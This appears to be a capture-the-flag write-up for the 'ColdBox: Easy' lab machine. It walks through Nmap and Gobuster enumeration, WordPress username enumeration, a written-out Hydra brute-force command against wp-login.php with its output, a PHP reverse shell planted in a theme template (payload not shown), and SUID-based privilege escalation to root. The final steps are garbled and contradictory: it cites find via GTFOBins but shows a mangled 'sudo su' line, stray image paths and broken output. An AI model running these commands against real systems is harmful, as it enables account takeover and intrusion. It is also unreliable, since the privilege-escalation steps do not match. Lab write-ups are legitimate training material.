

Start with an Nmap scan.

```
(root@kali)-[/home/kali/Desktop/boxes/coldBox:Easy]
# nmap -sC -sV -oA scan 10.10.167.172

Starting Nmap 7.95 ( https://nmap.org ) at 2025-04-07 15:40 EDT
Nmap scan report for 10.10.167.172
Host is up (0.020s latency).
Not shown: 999 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
80/tcp    open  http      Apache httpd 2.4.18 ((Ubuntu))
|_http-generator: WordPress 4.1.31
|_http-server-header: Apache/2.4.18 (Ubuntu)
|_http-title: ColdBox | One more machine

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 8.53 seconds
```

We observe a web server running, so we perform a Gobuster scan.

```
(root@kali)-[/home/kali/Desktop/boxes/coldBox:Easy]
# gobuster dir -u 10.10.167.172 -w ../../wordlist/SecLists/Discovery/Web-Content/common.txt

Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)

[+] Url: http://10.10.167.172
[+] Method: GET
[+] Threads: 10
[+] Wordlist: ../../wordlist/SecLists/Discovery/Web-Content/common.txt
[+] Negative Status codes: 404
[+] User Agent: gobuster/3.6
[+] Timeout: 10s

Starting gobuster in directory enumeration mode

/.htaccess (Status: 403) [Size: 278]
/.hta (Status: 403) [Size: 278]
/.htpasswd (Status: 403) [Size: 278]
/hidden (Status: 301) [Size: 315] [→ http://10.10.167.172/hidden/]
/index.php (Status: 301) [Size: 0] [→ http://10.10.167.172/]
/server-status (Status: 403) [Size: 278]
/wp-admin (Status: 301) [Size: 317] [→ http://10.10.167.172/wp-admin/]
/wp-content (Status: 301) [Size: 319] [→ http://10.10.167.172/wp-content/]
/wp-includes (Status: 301) [Size: 320] [→ http://10.10.167.172/wp-includes/]
/xmlrpc.php (Status: 200) [Size: 42]
Progress: 4746 / 4747 (99.98%)

Finished


(root@kali)-[/home/kali/Desktop/boxes/coldBox:Easy]
```

Gobuster reveals a hidden directory /hidden. Visiting this directory, we find names which could potentially be usernames.

U-R-G-E-N-T

c0ldd, you changed Hugo's password, when you can send it to him so he can continue uploading his articles. Philip

On the login page, we test a random username and receive an "invalid username" message. However, when testing the username c0ldd, we get a "wrong password" message, indicating this account exists. We suspect this account could be an admin, based on clues found in the /hidden directory.




ERROR: Invalid username. [Lost your password?](#)

Username
ds

Password
●●

☐ Remember Me



ERROR: The password you entered for the username **c0ldd** is incorrect. [Lost your password?](#)

Username
c0ldd

Password
●●


☐ Remember Me

We then use Hydra to brute force the password.

```
root@kali: ~/Documents/Desktop/boxes/coldbox/box1
# hydra -l c0ldd -P ../wordlist/rockyou.txt 10.10.167.172 http-post-form '/wp-login.php:log="USER"&pwd="PASS"&wp-submit=Log+In&redirect_to=k2Fwp-admin&2F&testcookie=1:F=The password you entered' -wV -i

[ATTEMPT] target 10.10.167.172 - login "c0ldd" - pass "agosto" - 1880 of 14344398 [child 14] (0/0)
[ATTEMPT] target 10.10.167.172 - login "c0ldd" - pass "555666" - 1881 of 14344398 [child 15] (0/0)
80][http-post-form] host: 10.10.167.172 login: c0ldd password: [REDACTED]
[STATUS] attack finished for 10.10.167.172 (waiting for children to complete tests)
of 1 target successfully completed, 1 valid password found
```

After logging in, we navigate to Appearance → Editor and select the 404.php template. We insert our PHP reverse shell payload.



Once we receive a shell connection, we find that our privileges are insufficient to read user.txt. Therefore, we proceed with privilege escalation by executing the command:

```
find / -type f -perm -04000 -ls 2>/dev/null
```

This identifies applications we can run as root. Among these, /usr/bin/find stands out. Using guidance from [GTFObins](#), we exploit this binary to escalate our privileges successfully to root as shown below.

```
www-data@ColdBox-Easy:/$ find / -type f -perm -04000 -ls >/dev/null
```

PID	UID	GID	File Permissions	User	Group	Date	Time	Size
259674	40	-rwsr-xr-x	1 root	root	40128 Mar 26 2019	/bin/su		
259658	44	-rwsr-xr-x	1 root	root	44680 May 7 2014	/bin/ping6		
259657	44	-rwsr-xr-x	1 root	root	44168 May 7 2014	/bin/ping		
271762	32	-rwsr-xr-x	1 root	root	30800 Jul 12 2016	/bin/fusermount		
259691	28	-rwsr-xr-x	1 root	root	27608 Jan 27 2020	/bin/umount		
259647	40	-rwsr-xr-x	1 root	root	40152 Jan 27 2020	/bin/mount		
27661	152	-rwsr-sr-x	1 www-data	www-data	154072 Apr 7 22:43	/tmp/rootsh		
266	40	-rwsr-xr-x	1 root	root	40432 Mar 26 2019	/usr/bin/chsh		
322	76	-rwsr-xr-x	1 root	root	75304 Mar 26 2019	/usr/bin/gpasswd		
23747	24	-rwsr-xr-x	1 root	root	23376 Mar 27 2019	/usr/bin/pkexec		
313	220	-rwsr-xr-x	1 root	root	221768 Feb 8 2016	/usr/bin/find		
471	136	-rwsr-xr-x	1 root	root	136808 Jan 31 2020	/usr/bin/sudo		
21705	36	-rwsr-xr-x	1 root	root	32944 Mar 26 2019	/usr/bin/newgidmap		
381	40	-rwsr-xr-x	1 root	root	39904 Mar 26 2019	/usr/bin/newgrp		
23202	52	-rwsr-sr-x	1 daemon	daemon	51464 Jan 14 2016	/usr/bin/at		
21706	36	-rwsr-xr-x	1 root	root	32944 Mar 26 2019	/usr/bin/newuidmap		
264	72	-rwsr-xr-x	1 root	root	71824 Mar 26 2019	/usr/bin/chfn		
391	56	-rwsr-xr-x	1 root	root	54256 Mar 26 2019	/usr/bin/passwd		
22793	420	-rwsr-xr-x	1 root	root	428240 May 27 2020	/usr/lib/openssh/sshd-keysign		
23819	112	-rwsr-xr-x	1 root	root	110792 Jul 10 2020	/usr/lib/snapd/snap-confine		
145199	84	-rwsr-xr-x	1 root	root	84120 Apr 9 2019	/usr/lib/x86_64-linux-gnu/lxc-user-nic		
568	12	-rwsr-xr-x	1 root	root	10232 Mar 27 2017	/usr/lib/eject/dmccrypt-get-device		
147595	16	-rwsr-xr-x	1 root	root	14864 Mar 27 2019	/usr/lib/policykit-1/polkit-agent-helper-1		
271341	44	-rwsr-xr--	1 root	messagingbus	42992 Jun 11 2020	/usr/lib/dbus-1.0/dbus-daemon-launch-helper		

```
www-data@ColdBox-Easy:/$ sudo su -&& cat /etc/crontab  
# whoami  
root  
# cat /home/coldlud/user.txt  
coldlud:~$  
# cat /root/.ssh/id_rsa.pub  
cat: /root/.ssh/id_rsa.pub: No such file or directory  
#
```